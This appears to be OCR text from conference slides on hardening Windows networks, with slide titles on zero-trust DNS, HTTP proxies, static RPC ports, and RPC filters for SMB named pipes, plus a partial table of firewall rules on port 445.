


Image Source: https://techcommunity.microsoft.com/blog/networkingblog/announcing-zero-trust-dns-private-preview/4110366

Conclusion: Do NOT Block Outbound Traffic in Windows



HTTP Proxy Servers





Image Source: https://server-essentials.com/support/fix-isa-server-update-status-on-sbs-management-console

Defender Exploit Guard Network Protection



HYBRID IDENTITY PROTECTION conf25

CHARLESTON

DCE/RPC Traffic


DCE/RPC Documentation

"Explanations by **alien hybrids** for **robot lawyers**, which contain no understandable information at all."

Ned Pyle, Microsoft


Image Source: DeepAI

Static RPC Ports – Custom ADMX Template




SMB and RPC Over Named Pipes

Name	Protocol	Local Port	Program
Active Directory Domain Controller - SAM/LSA (NP-TCP-In)	TCP	445	System
DFS Management (SMB-In)	TCP	445	System
File and Printer Sharing (		445	System
File Server Remote Ma		445	System
Netlogon Service (NP-		445	System
Remote Event Log Manag		445	System
Remote File Server Resource M	TCP	445	System
Remote Service Management (NP-In)	TCP	445	System



RPC Filter for \PIPE\svcctl Named Pipe



RPC Filters Blocking RCE Over SMB Named Pipes

